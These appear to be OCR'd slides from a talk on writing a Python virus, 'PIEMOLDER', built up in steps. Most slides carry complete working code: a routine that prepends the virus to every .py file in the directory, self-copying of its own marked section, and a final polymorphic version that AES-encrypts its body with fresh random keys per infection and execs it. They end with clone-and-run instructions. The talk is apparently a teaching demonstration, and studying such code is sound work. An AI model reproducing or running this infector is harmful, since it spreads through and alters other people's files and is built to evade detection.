
Add self-reading to our virus

```
import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line
```

Change the call to our function

```
import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line
```

```
execute(vstring)
```



Question…

What’s the content of vstring?

Answer?

```
import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line
```


```
execute(vstring)
```


```
# PIEMOLDER:START

def execute(virus):
    import glob
    import os
    allpies = glob.glob("*.py")

    for py in allpies:
        thepie = open(py, "r")
        if "# PIEMOLDER:START" not in thepie.readline() and py != os.path.basename(__file__):
            thepie = open(py, "r")
            rottenpie = open("%s.rotten" % py, "w")

            rottenpie.write(virus)

            for line in thepie.readlines():
                rottenpie.write(line)

            thepie.close()
            rottenpie.close()

            os.remove(py)
            os.rename("%s.rotten" % py, py)


import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line

execute(vstring)


# PIEMOLDER:END
```

If you we’re not coding along…

- git clone https://github.com/wizardofzos/piemolder
- cd piemolder
- git checkout step02
- create a new python file and run it
- run mold.py
- create ANOTHER python file
- run your first python file
- look at the second python file

What just happened??





Step 03: Our final form…

Hmmm…really?

```
# PIEMOLDER:START
from Crypto.Cipher import AES
import base64
cryptmold = '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'
key = base64.b64decode('V0zCK15HfBSwldfktM1q8Haz9nadVjv9WHv7tnXvOX0=')
iv4 = base64.b64decode('gTYD45ZV2ePVOtAfjeAh5w==')
decryptor = AES.new(key, AES.MODE_CFB, iv4)
plainmold = decryptor.decrypt(base64.b64decode(cryptmold))
exec plainmold
# PIEMOLDER:END
print "I am a harmless python"
```

Hmmm...


```
# PIEMOLDER:START
def execute(virus):
    import glob
    import os
    allpies = glob.glob("*.py")

    for py in allpies:
        thepie = open(py, "r")
        if "# PIEMOLDER:START" not in thepie.readline() and py != os.path.basename(__file__):
            thepie.close()
            thepie = open(py, "r")
            rottenpie = open("%s.rotten" % py, "w")

            rottenpie.write(virus)

            for line in thepie.readlines():
                rottenpie.write(line)

            thepie.close()
            rottenpie.close()

            os.remove(py)
            os.rename("%s.rotten" % py, py)


import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        copyover = False
        vstring += line
    if copyover:
        vstring += line


# first we encrypt the mold....
from Crypto.Cipher import AES
import base64
key = os.urandom(32)
iv4 = os.urandom(16)
cryptor = AES.new(key, AES.MODE_CFB, iv4)
cryptedvstring = base64.b64encode(cryptor.encrypt(vstring))

virus = "# PIEMOLDER:START\n"
virus += "from Crypto.Cipher import AES\n"
virus += "import base64\n"
virus += "cryptmold = '"
virus += cryptedvstring
virus += "'\n"
virus += "key = base64.b64decode('%s')\n" % base64.b64encode(key)
virus += "iv4 = base64.b64decode('%s')\n" % base64.b64encode(iv4)
virus += "decryptor = AES.new(key, AES.MODE_CFB, iv4)\n"
virus += "plainmold = decryptor.decrypt(base64.b64decode(cryptmold))\n"
virus += "exec plainmold\n"
virus += "# PIEMOLDER:END\n"

execute(virus)
# PIEMOLDER:END
```

```
from Crypto.Cipher import AES
import base64
key = os.urandom(32)
iv4 = os.urandom(16)
cryptor = AES.new(key, AES.MODE_CFB, iv4)
cryptedvstring = base64.b64encode(cryptor.encrypt(vstring))

virus = "# PIEMOLDER:START\n"
virus += "from Crypto.Cipher import AES\n"
virus += "import base64\n"
virus += "cryptmold = '"
virus += cryptedvstring
virus += "'\n"
virus += "key = base64.b64decode('%s')\n" % base64.b64encode(key)
virus += "iv4 = base64.b64decode('%s')\n" % base64.b64encode(iv4)
virus += "decryptor = AES.new(key, AES.MODE_CFB, iv4)\n"
virus += "plainmold = decryptor.decrypt(base64.b64decode(cryptmold))\n"
virus += "exec plainmold\n"
virus += "# PIEMOLDER:END\n"

execute(virus)
# PIEMOLDER:END
```

See for yourself

- git checkout step03
- mkdir test
- cp finalform.py test/mold.py
- cd test
- vi somepython.py
- python mold.py
- create other files, run the somepython.py and look at the files …

Step 04: Adding a payload…



Maybe a payload example is in step04 :)

Wrap Up & Questions

Email: henri@zdevops.com
Twitter: @henrikuiper
LinkedIN: https://nl.linkedin.com/in/wizardofzos